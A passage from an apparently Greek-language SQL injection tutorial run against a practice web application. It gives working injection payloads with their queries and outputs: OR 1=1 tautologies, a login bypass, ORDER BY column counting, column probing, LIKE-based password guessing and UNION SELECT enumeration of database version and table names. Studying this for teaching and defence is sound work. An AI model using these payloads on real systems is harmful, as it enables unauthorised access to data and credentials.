Input	Η εφαρμογή εκτελεί το query
3' and 1=1 #	`"SELECT first_name, last_name FROM users WHERE user_id = '3' and 1=1 #'";`

Output:


Η εφαρμογή στην εκτέλεση του κώδικα αντιλαμβάνεται το 3 σαν id καθώς εσωκλείεται σε μονά εισαγωγικά (το πρώτο προϋπάρχει στον κώδικα και το δεύτερο το βάλαμε εμείς στο input στο πεδίο του user id) και το υπόλοιπο κομμάτι που έχουμε εισάγει στο πεδίο user id το αντιλαμβάνεται ως δεύτερη συνθήκη της εντολής AND η οποία είναι πάντα αληθής (1=1) και επομένως εξάγονται μόνο τα στοιχεία της εγγραφής με ID =3. Ο user λοιπόν σε αυτή την περίπτωση επιτυγχάνει με χρήση της εντολής and να δημιουργήσει και δεύτερη συνθήκη (την οποία διαμορφώνει όπως επιθυμεί) και η οποία πρέπει να ελέγχεται πλέον από τη βάση δεδομένων.

- Έλεγχος αποτελεσμάτων χρήσης δήλωσης OR
  i) Ομοίως με τον τελεστή AND η εφαρμογή αντιδρά και στον τελεστή OR

Input	Η εφαρμογή εκτελεί το query
3' OR 1=1 #	`"SELECT first_name, last_name FROM users WHERE user_id = '3' or 1=1 #'";`

Στη βάση θα γίνει έλεγχος σε κάθε γραμμή στον πίνακα users και θα γίνει εξαγωγή κάθε εγγραφής όπου στην στήλη με τίτλο id θα έχει την τιμή 3 ή όπου το 1 είναι ίσο με 1. Επειδή το τελευταίο ισχύει πάντα η βάση θα επιστρέψει όλες τις εγγραφές του πίνακα users. Στο παράδειγμα αυτό το σύμβολο # στο input του χρήστη είναι σημαντική έκφραση της SQL που λέει στον query interpreter ότι το υπόλοιπο της γραμμής από κει κ μετά είναι σχόλια και πρέπει να αγνοηθούν. Αυτό το τέχνασμα είναι εξαιρετικά χρήσιμο σε επιθέσεις με SQL injection επειδή δίνει τη δυνατότητα να αγνοήσει το υπόλοιπο του query που δημιουργείτε από τον προγραμματιστή. Ο attacker προσθέτει ένα ' γιατί θέλει να τερματίσει σε συγκεκριμένο σημείο το string του αλλά για να αποφύγει το μήνυμα λάθους προσθέτει στο τέλος τον χαρακτήρα # ώστε ο SQL interpreter να λάβει το τελευταίο ' που προστίθεται από τον κατασκευαστή ως σχόλιο.

Output:




ii) Παρακάμπτοντας ένα login

Αν υποθέσουμε πως ο attacker δεν γνωρίζει το username του διαχειριστή (administrator) γνωρίζει πως στις περισσότερες εφαρμογές, ο πρώτος λογαριασμός της βάσης δεδομένων είναι ενός χρήστη με δικαιώματα διαχειριστή, επειδή αυτός ο λογαριασμός συνήθως δημιουργείται χειρόγραφα και στη συνέχεια χρησιμοποιείται για την παραγωγή όλων των υπολοίπων λογαριασμών της εφαρμογής. Επιπλέον, αν το query επιστρέφει τις λεπτομέρειες για περισσότερους από έναν χρήστες, οι περισσότερες εφαρμογές θα επεξεργαστούν μόνο τον πρώτο χρήστη οι λεπτομέρειες του οποίου επιστρέφονται. Ένας attacker μπορεί να εκμεταλλευτεί αυτήν τη συμπεριφορά συχνά για να συνδεθεί ως ο πρώτος χρήστης της βάσης δεδομένων, παρέχοντας το όνομα χρήστη:

Input	Η εφαρμογή εκτελεί το query
' OR 1=1 #	`"SELECT first_name, last_name FROM users WHERE user_id = ' ' or 1=1 #'";`

Output: θα επιστρέψει τα στοιχεία όλων των χρηστών της εφαρμογής όπως ακριβώς και στο προηγούμενο παράδειγμα



Η συνθήκη OR επιτρέπει να δημιουργήσουμε μία συνθήκη SQL κατά την οποία να επιστρέφονται εγγραφές από τη βάση όταν οποιαδήποτε από τις συνθήκες ικανοποιούνται. Η σύνταξη της συνθήκης OR είναι:

```
SELECT columns
FROM tables
WHERE column1 = 'value1'
or column2 = 'value2';
```

Η συνθήκη OR λοιπόν απαιτεί στην συγκεκριμένη περίπτωση η column1 να ισούται με την 'value1' ή η column2 να ισούται με την 'value2'.

Χρησιμοποιώντας σε μία από τις συνθήκες της OR και στις δύο παραπάνω περιπτώσεις κάτι που είναι πάντα αληθές (1=1) παρατηρείται πως επιστρέφει όλες τις εγγραφές του πίνακα για τις στήλες first_name και last_name. Για μία τέτοια αναζήτηση θα περίμενε κανείς την εξαγωγή ενός μόνο αποτελέσματος. Αν όμως κοιτάξουμε πιο προσεκτικά τον κώδικα που χρησιμοποιεί η εφαρμογή θα παρατηρήσουμε πως υπάρχει ένας βρόχος (loop) ο οποίος διασχίζει και στην συγκεκριμένη περίπτωση επιστρέφει κάθε σειρά του πίνακα. Η χρήση τέτοιον βρόχων είναι γενικά μία κακή ιδέα καθώς ένα αναμενόμενο input θα έπρεπε να έχει και ένα αναμενόμενο output.

2.2 Εξαγωγή αποτελεσμάτων

2.2.1 Εύρεση αριθμού επιστρεφόμενων στηλών

Στα queries στα οποία δεν περιλαμβάνεται η δήλωση ORDER BY οι γραμμές στον πίνακα που περιέχει τα αποτελέσματα δεν έχουν διαταχθεί με κάποιον τρόπο. Η SQL ανακτά τις γραμμές του αρχικού πίνακα με την σειρά με την οποία βρίσκονται σε αυτόν. Συχνά όμως

χρειάζεται η εξαγωγή των αποτελεσμάτων να γίνει με συγκεκριμένη διάταξη και γι' αυτό το λόγο χρησιμοποιείτε η εντολή ORDER BY.
Επιπλέον για έναν κακόβουλο χρήστη η εντολή αυτή είναι πολύ χρήσιμη καθώς του παρέχει την πληροφορία του πλήθους των στηλών οι οποίες επιστρέφονται από το query που εκτελείτε.
Στις παρακάτω περιπτώσεις η εντολή order by διατάσσει τα αποτελέσματα ενός sql query με δείκτη μία επιλεγόμενη στήλη.
Ουσιαστικά όμως ο κακόβουλος χρήστης με ελεγχόμενα inputs και χρήση της ORDER BY επιδιώκει να φτάσει σε μήνυμα λάθους από το οποίο θα εξάγει το συμπέρασμα του αριθμού των επιστρεφόμενων στηλών.

i)

Input	Η εφαρμογή εκτελεί το query
' order by 1#	`"SELECT first_name, last_name FROM users WHERE user_id = ' ' order by 1 #'";`

Output: δεν εξάγει τίποτα ως αποτέλεσμα πράγμα που σημαίνει πως υπάρχει τουλάχιστον μία στήλη η οποία επιστρέφει η ήδη υπάρχουσα στον κώδικα δήλωση SELECT

ii)

Input	Η εφαρμογή εκτελεί το query
' order by 2 #	`"SELECT first_name, last_name FROM users WHERE user_id = ' ' order by 2 #'";`

Output: δεν εξάγει τίποτα ως αποτέλεσμα πράγμα που σημαίνει πως υπάρχουν τουλάχιστον δύο στήλες οι οποίες επιστρέφει η ήδη υπάρχουσα στον κώδικα δήλωση SELECT

iii)

Input	Η εφαρμογή εκτελεί το query
' order by 3 #	`"SELECT first_name, last_name FROM users WHERE user_id = ' ' order by 3 #'";`

Output: Unknown column '3' in 'order clause'
Αυτό σημαίνει ότι υπάρχουν μόνο δύο στήλες που επιστρέφονται από την αρχική πρόταση SELECT (στην περίπτωση αυτή, first_name και last_name). Συνήθως ο κακόβουλος χρήστης δεν μπορεί να δει τον κώδικα και άρα το SQL QUERY το οποίο εκτελείται ώστε να γνωρίζει την πληροφορία του αριθμού των επιστρεφόμενων στηλών. Χρησιμοποιώντας όμως τέτοιου είδους τεχνικές sql injection αποκτάει περισσότερες πληροφορίες για τη δομή του SQL query το οποίο εκτελείται από τον κώδικα. Παρακάτω και με τη χρήση της εντολής UNION η οποία θα επιστρέψει και άλλα αποτελέσματα, θα πρέπει να βεβαιωθεί ότι ο αριθμός των στηλών είναι ίσος τόσο στο αρχικό ερώτημα SQL όσο και στην δεύτερη SELECT που δημιουργεί ο ίδιος ο χρήστης μετά την πράξη UNION.

2.2.2 Εύρεση χρήσιμων ονομάτων πεδίων

Στα παρακάτω inputs γίνεται χρήση του κατηγορήματος is null και της OR. Η πρώτη συνθήκη της OR δεν έχει ενδιαφέρον γι' αυτό το λόγο και γίνεται χρήση ενός id το οποίο δεν υπάρχει επομένως και είναι πάντα ψευδής. Στην δεύτερη συνθήκη τη ς OR από την οποία θα επιστρέφονται αποτελέσματα θα γίνεται δοκιμαστικά έλεγχος ύπαρξης ή μη κάποιων τετριμμένων ονομάτων στηλών που πιθανών εμπεριέχει ο αρχικός πίνακας. Αν η συνθήκη OR «όνομα» is null είναι ψευδής αυτό είναι καλό γιατί επιστρέφει μήνυμα λάθους που σημαίνει πως δεν βρίσκει κάποιο λάθος στην σύνταξη και επομένως υπάρχει στήλη με το όνομα ελέγχου. Σε αυτή την περίπτωση εντοπίζει την στήλη με το όνομα ελέγχου που χρησιμοποιήθηκε στο input απλά δεν υπάρχει εξαγωγή αποτελέσματος γιατί η στήλη δεν είναι κενή (null). Επομένως αν και οι δύο συνθήκες της OR είναι ψευδής αυτό θα ήταν θετικό για το χρήστη που προσπαθεί να συλλέξει πληροφορίες για τη βάση καθώς θα γνωρίζει επιβεβαιώνει με αυτό τον τρόπο κάποια ονόματα στηλών. Εάν το όνομα που επιλέγεται στο input δεν υπάρχει ως όνομα στήλης στον αρχικό πίνακα τότε η βάση επιστρέφει μήνυμα λάθους.

i)

Input	Η εφαρμογή εκτελεί το query
a' OR firstname IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR firstname IS NULL #'`

Output: Unknown column 'firstname' in 'where clause'
Αυτό σημαίνει πως δεν υπάρχει στήλη με το όνομα firstname

ii)

Input	Η εφαρμογή εκτελεί το query
a' OR first_name IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR first_name IS NULL #'`

Output: δεν εξάγει τίποτα ως αποτέλεσμα που σημαίνει πως η συνθήκη είναι ψευδής αλλά τουλάχιστον δεν βγάζει μήνυμα λάθους για το όνομα της στήλης που επιλέγεται που σημαίνει πως υπάρχει στήλη με το συγκεκριμένο όνομα.

iii)

Input	Η εφαρμογή εκτελεί το query
a' OR password IS NULL #	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR password IS NULL #'`

Output: δεν εξάγει τίποτα ως αποτέλεσμα που σημαίνει πως η συνθήκη είναι ψευδής αλλά τουλάχιστον δεν βγάζει μήνυμα λάθους για το όνομα της στήλης που επιλέγεται που σημαίνει πως υπάρχει στήλη με το συγκεκριμένο όνομα.

Με τον ίδιο τρόπο μπορούμε να συνεχίσουμε τις δοκιμές και με άλλα ονόματα που έχουν ενδιαφέρον όπως :

- `user_id`
- `lastname`
- `last_name`
- `image`
- `links`
- `link`
- `avatar`
- `pass`
- `user`

2.2.3 Εύρεση user names χρηστών με χρήση του τελεστή like

Η SQL παρέχει έναν τελεστή ταιριάσματος συμβολοσειρών (τον τελεστή like) για συγκρίσεις με χρήση του ειδικού χαρακτήρα %. Στα παρακάτω παραδείγματα ο στόχος είναι με δοκιμές ενός ή περισσοτέρων συμβόλων και χρήση της like να έξαχθούν και να αποκαλύφθούν κάποια από τα user names των χρηστών.

i)

Input	Η εφαρμογή εκτελεί το query
a' OR first_name LIKE '%P%' #	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR first_name like '%P%'#'`

Output:

Με αυτόν τον τρόπο εξάγονται τα στοιχεία first_name , last_name των χρηστών των οποίων το first_name περιέχει το γράμμα P.Ομοίως πραγματοποιούνται δοκιμές και με άλλα γράμματα ή συμβολοσειρές για να αποκαλυφθούν περισσότερα στοιχεία χρηστών.

ii)

Χρησιμοποιώντας την ίδια τεχνική είναι δυνατό να εξαχθούν τιμές και άλλων σημαντικών πεδίων όπως είναι το password.

Input	Η εφαρμογή εκτελεί το query
a' OR first_name='Pablo' AND password LIKE '%a%'#	`SELECT first_name, last_name FROM users WHERE user_id = 'a' OR first_name='Pablo' and password like '%a%'#`

Output:

Η εξαγωγή του συγκεκριμένου αποτελέσματος μας δίνει το στοιχείο πως το password του συγκεκριμένου χρήστη περιέχει τον χαρακτήρα a. Με υπομονή και περισσότερες δοκιμές θα μπορούσαμε να φτάσουμε να γνωρίζουμε το password του συγκεκριμένου χρήστη καθώς και άλλων χρηστών.

2.2.4 Η πράξη union

Η πράξη union χρησιμοποιείτε στην SQL για να συνδυάσει τα αποτελέσματα 2 ή περισσοτέρων select σε ένα ενιαίο σύνολο αποτελεσμάτων. Όταν μία διαδικτυακή εφαρμογή περιέχει ευπάθεια σε SQL injection η οποία συναντάται σε μία εντολή select μπορούμε συνήθως χρησιμοποιώντας την πράξη union να εκτελέσουμε ένα δεύτερο τελείως ξεχωριστό query και να συγκρίνουμε τα αποτελέσματα με αυτά του πρώτου query. Αν τα αποτελέσματα αυτού του query επιστρέφουν στον browser τότε αυτή η τεχνική μπορεί να χρησιμοποιηθεί για να εξάγει εύκολα αυθαίρετα δεδομένα από τη βάση δεδομένων.

Όταν τα αποτελέσματα των δύο ή περισσοτέρων select queries συνδυάζονται με την χρήση της πράξης union τα ονόματα των στηλών των συνδυαζόμενων αποτελεσμάτων είναι τα ίδια με αυτά που επιστρέφει το πρώτο select query. Αυτό σημαίνει πως όταν η εφαρμογή επεξεργάζεται τα αποτελέσματα του τροποποιημένου query δεν έχει τρόπο να ανιχνεύσει πως τα δεδομένα που επιστρέφει προέρχονται από έναν τελείως διαφορετικό πίνακα.

Η πράξη union δίνει τεράστιες δυνατότητες όσον αφορά επιθέσεις με SQL injection ωστόσο πριν αξιοποιηθεί με αυτόν τον τρόπο πρέπει να εξεταστούν δύο πράγματα:

- Όταν συνδυάζονται τα αποτελέσματα δύο query με την πράξη union, τα δύο σύνολα αποτελεσμάτων θα πρέπει να έχουν την ίδια δομή (δηλαδή τον ίδιο αριθμό στηλών και τον ίδιο ή συμβατό τύπο δεδομένων)
- Για να εισάγει ένα δεύτερο query το οποίο θα επιστρέψει ενδιαφέροντα αποτελέσματα ο attacker χρειάζεται να γνωρίζει το όνομα του πίνακα της βάσης δεδομένων που έχει βάλει σαν στόχο καθώς και τα ονόματα των σχετικών στηλών του.

Ουσιαστικά η πράξη UNION δίνει στο χρήστη την ικανότητα να αντικαθιστά δεδομένα που εξέρχονται από τη βάση με δεδομένα που εκείνος θέλει διατηρώντας όμως η βάση πάντα τα ονόματα των επιστρεφόμενων στηλών που έχουν προκαθοριστεί από τον κατασκευαστή στον κώδικα. Με αυτή την τεχνική ο χρήστης καταφέρνει να «ξεγελάσει» την εφαρμογή επιστρέφοντας δεδομένα από διαφορετικό πίνακα από αυτόν που είχε ο κατασκευαστής του κώδικα πρόθεση να επιστραφούν.

Παράδειγμα λειτουργίας UNION

ΠΙΝΑΚΑΣ ΠΡΑΓΜΑΤΙΚΩΝ ΑΠΟΤΕΛΕΣΜΑΤΩΝ

ID	FIRST_NAME	LAST_NAME
1	Pablo	Picasso

ΠΙΝΑΚΑΣ ΑΠΟΤΕΛΕΣΜΑΤΩΝ ΜΕ ΧΡΗΣΗ ΤΗΣ UNION

ID	FIRST_NAME	LAST_NAME
1	Pablo	Users.password

Στο παραπάνω παράδειγμα ο χρήστης κατάφερε με χρήση της UNION στη θέση του last_name που επέστρεφε η βάση τώρα να επιστρέφονται αντίστοιχα οι κωδικοί χρηστών.

i) Λειτουργία της UNION στη βάση

Input	Η εφαρμογή εκτελεί το query
3' union select 1,2 #	`SELECT first_name, last_name FROM users WHERE user_id = '3' Union SELECT 1,2 #'`

Output:

Η union μας επιτρέπει να χρησιμοποιήσουμε μία δεύτερη select και να επισυνάψουμε τα αποτελέσματά της στον πίνακα αποτελεσμάτων της πρώτης select με χρήση των ονομάτων των στηλών της πρώτης select. Αυτό μας επιβεβαιώνει για ακόμα μία φορά πως οι επιστρεφόμενες στήλες είναι δύο και πως για να γίνει χρήση της union με χρήση δεύτερης select των οποίων τα εξαγόμενα αποτελέσματα θα τα ορίζουμε εμείς θα πρέπει να φροντίζουμε να σχηματίζουμε το δεύτερο query με δύο στήλες. Επιπλέον επιβεβαιώνει ότι οι εξαγόμενες στήλες δεν έχουν περιορισμό από τον κώδικα αν θα περιέχουν δεδομένα σε μορφή συμβολοσειράς ή αριθμητικά.

ii) Εντοπισμός είδους επιτρεπόμενων εισαχθέντων δεδομένων

Στην πραγματικότητα τα μηνύματα λάθους της βάσης δεδομένων όσον αφορά εισαγωγή δεδομένων λάθος τύπου παγιδεύονται από την εφαρμογή η οποία δεν τα επιτρέπει να εμφανιστούν στον browser του χρήστη. Φαίνεται λοιπόν πως στην προσπάθειά να ανακαλύψουμε τη δομή του πρώτου query πρέπει να περιοριστούμε σε καθαρές εικασίες. Ωστόσο υπάρχουν τρία σημαντικά σημεία που μπορούμε να προσέξουμε για να γίνει ο στόχος αυτός πολύ εύκολος:

- Για να μπορέσει το εισαγόμενο από εμάς query να συνδυαστεί με το πρώτο query δεν είναι αυστηρά απαραίτητο να περιέχει ακριβώς τον ίδιο τύπο δεδομένων. Προτιμότερο είναι να είναι συμβατοί οι τύποι τους δηλαδή κάθε τύπος δεδομένων του δεύτερου query να είναι πανομοιότυπος με τον πρώτο ή να είναι έμμεσα μετατρέψιμος σε αυτόν. Οι βάσεις δεδομένων μπορούν σιωπηρά να μετατρέψουν μια αριθμητική τιμή σε τιμή συμβολοσειράς. Η αξία null μπορεί να μετατραπεί σε οποιοδήποτε τύπο δεδομένων. Έτσι αν δεν γνωρίζουμε το είδος των δεδομένων ενός πεδίου μπορούμε απλά να προεπιλέξουμε null γι ’αυτό το πεδίο.
- Σε περιπτώσεις που τα μηνύματα λάθους της βάσης δεδομένων παγιδεύονται από την εφαρμογή μπορούμε εύκολα να διαπιστώσουμε αν το εισαγόμενο query εκτελέστηκε. Αν ναι τότε τα συμπληρωματικά αποτελέσματα θα πρέπει να έχουν προστεθεί σε εκείνα που επιστρέφονται από την εφαρμογή με το πρώτο query. Αυτό μας επιτρέπει με συστηματικές δοκιμές να ανακαλύψουμε την δομή του query που πρέπει να εισάγουμε.
- Στις περισσότερες περιπτώσεις μπορούμε να επιτύχουμε τον στόχο μας απλά εντοπίζοντας ένα πεδίο του πρωτότυπου query το οποίο να έχει τύπο δεδομένων συμβολοσειράς. Αυτό είναι επαρκές ώστε να μπορούμε να εισάγουμε αυθαίρετα queries τα οποία να επιστρέφουν δεδομένα βασισμένα σε συμβολοσειρές δίνοντάς μας έτσι την δυνατότητα να εξάγουμε οποιαδήποτε δεδομένα από την βάση δεδομένων που επιθυμούμε.

Μπορούμε επίσης να επιτύχουμε αυτό το σκοπό και με έναν ακόμα τρόπο με την εισαγωγή ενός query το οποίο να περιέχει την τιμή NULL. Δηλαδή:

Input	Η εφαρμογή εκτελεί το query


' union select NULL, 'a' #	`SELECT first_name, last_name FROM users WHERE user_id = ''`
	`Union`
	`SELECT null, 'a' #'`

ή

Input	Η εφαρμογή εκτελεί το query

' union select 'a', NULL #	`SELECT first_name, last_name FROM users WHERE user_id = '3'`
	`Union`
	`SELECT 'a', NULL #'`

Αντίστοιχα output:



Ή

Έχοντας εντοπίσει τον απαιτούμενο αριθμό στηλών ο επόμενος στόχος ήταν να ανακαλύψουμε μία στήλη η οποία να δέχεται δεδομένα τύπου συμβολοσειράς ώστε να την χρησιμοποιήσουμε για την εξαγωγή δεδομένων από τη βάση. Αυτό γίνεται πιο πάνω με χρήση της τιμής NULL. Όταν το query εκτελείται βλέπουμε μία σειρά δεδομένων να περιέχει την τιμή 'a'. Συμπερασματικά λοιπόν έχουμε από τα παραπάνω πως μπορούμε να χρησιμοποιήσουμε και τις δύο στήλες για την εξαγωγή από εκεί δεδομένων από τη βάση δεδομένων.

iii) Εύρεση ονόματος βάσης και έκδοσής της

Input	Η εφαρμογή εκτελεί το query
' union select database (), version() #	SELECT first_name, last_name FROM users WHERE user_id = ' ' Union SELECT database(), version()#'

Output:

Είναι σημαντικό να γνωρίζουμε το είδος της βάσης γιατί έτσι κατανοούμε ευκολότερα τη δομή της. Γενικά σε τέτοιες τεχνικές είναι χρήσιμο να υπάρχει πρόσβαση σε μία τοπική εγκατάσταση της βάσης δεδομένων την οποία χρησιμοποιεί η εφαρμογή - στόχος. Συχνά μπορούμε να βρεθούμε σε καταστάσεις στις οποίες χρειάζεται να γίνουν μικρές ρυθμίσεις σε σύνταξη ή να χρησιμοποιήσουμε κατάλληλες συναρτήσεις για να επιτύχουμε τον στόχο μας. Επιπλέον οι αποκρίσεις που συχνά θα λαμβάνουμε από την εφαρμογή που έχουμε ως στόχο μπορεί συχνά να είναι ατελής ή κρυπτογραφημένες ώστε να απαιτείται κάποια διερευνητική εργασία για να τις κατανοήσουμε. Όλα αυτά είναι πιο απλά αν μπορούμε να γνωρίζουμε την πλήρη έκδοση της βάσης μας καθώς και τα τρωτά σημεία ασφαλείας της.

Φυσικά παρόλο που ο τύπος έκδοσης της βάσης δεδομένων μπορεί να είναι αρκετά ενδιαφέρον γιατί μας επιτρέπει να ερευνήσουμε τα τρωτά σημεία του συγκεκριμένου λογισμικού που χρησιμοποιείται, στις περισσότερες περιπτώσεις είναι πιο ενδιαφέρων η εξαγωγή πραγματικών στοιχείων από τη βάση δεδομένων. Για να γίνει όμως αυτό χρειάζεται να καλύψουμε μια βασική προϋπόθεση και αυτή είναι να γνωρίζουμε το όνομα του πίνακα της βάσης που έχουμε ως στόχο καθώς και τα ονόματα των συσχετιζόμενων στηλών. Παρακάτω περιγράφονται τεχνικές για την επίτευξη αυτών.

iv) Εύρεση ονομάτων πινάκων της βάσης

Input	Η εφαρμογή εκτελεί το query
‘ union select null, table_name from information_schema.tables #	SELECT first_name, last_name FROM users WHERE user_id = ’ ’ Union SELECT null, table_name from information_schema.tables #’

Output:

Κάποια από τα εξαγόμενα αποτελέσματα είναι τα παρακάτω

```
ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: INNODB_CMPMEM_RESET

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: INNODB_LOCK_WAITS

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: INNODB_CMPMEM

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: INNODB_CMP

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: INNODB_LOCKS

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: cds

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: guestbook

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: users

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: columns_priv

ID:  ' union select null, table_name from information_schema.tables #
First name:
Surname: db

ID:  ' union select null, table_name from information_schema.tables #
First name:
```

Η information_schema είναι μία βάση δεδομένων στην οποία αποθηκεύονται πληροφορίες σχετικές με όλες τις υπόλοιπες βάσεις δεδομένων τις οποίες διατηρεί ο MySQL server. Η βάση δεδομένων information_schema περιέχει διάφορους πίνακες μόνο με δικαιώματα για ανάγνωση (read only). Στην πραγματικότητα δεν πρόκειται για πίνακες (όπως στις υπόλοιπες βάσεις δεδομένων) γι' αυτό και δεν υπάρχουν αρχεία που να συνδέονται με αυτά όπως και directory με αυτό το όνομα. Παρόλα αυτά μπορούμε να διαβάσουμε τα περιεχόμενα αυτής της βάσης χωρίς όμως να εκτελέσουμε εντολές όπως insert, delete ή update. Η information_schema παρέχει πληροφορίες για τα metadata μίας βάσης δεδομένων όπως το όνομά της, το όνομα των πινάκων της, το είδος των δεδομένων κάθε στήλης ή ακόμα και τα δικαιώματα πρόσβασης.

Οι information_schema.tables είναι πίνακες οι οποίοι συγκρατούν πληροφορίες για όλους τους πίνακες της βάσης. Οι στήλες που επιστέφονται από την κλήση της information_schema.tables είναι οι εξής:

Column name	Data type	Description
TABLE_CATALOG	nvarchar(128)	Table qualifier.
TABLE_SCHEMA	nvarchar(128)	Name of schema that contains the table.
TABLE_NAME	sysname	Table name.
TABLE_TYPE	varchar(10)	Type of table. Can be VIEW or BASE TABLE.

Επομένως γίνεται πλέον κατανοητό πως από την διατύπωση του παραπάνω query επιδιώκεται η εξαγωγή των ονομάτων όλων των πινάκων που βρίσκονται αποθηκευμένα στον information_schema.tables της βάσης. Ουσιαστικά ο κακόβουλος χρήστης θα συγκρατήσει τα ονόματα των πινάκων που έχει ενδιαφέρων να χρησιμοποιήσει για να εξάγει και άλλα δεδομένα από τη βάση. Το μεγαλύτερο ενδιαφέρον στη προκειμένη περίπτωση είναι το όνομα του πίνακα των χρηστών users.

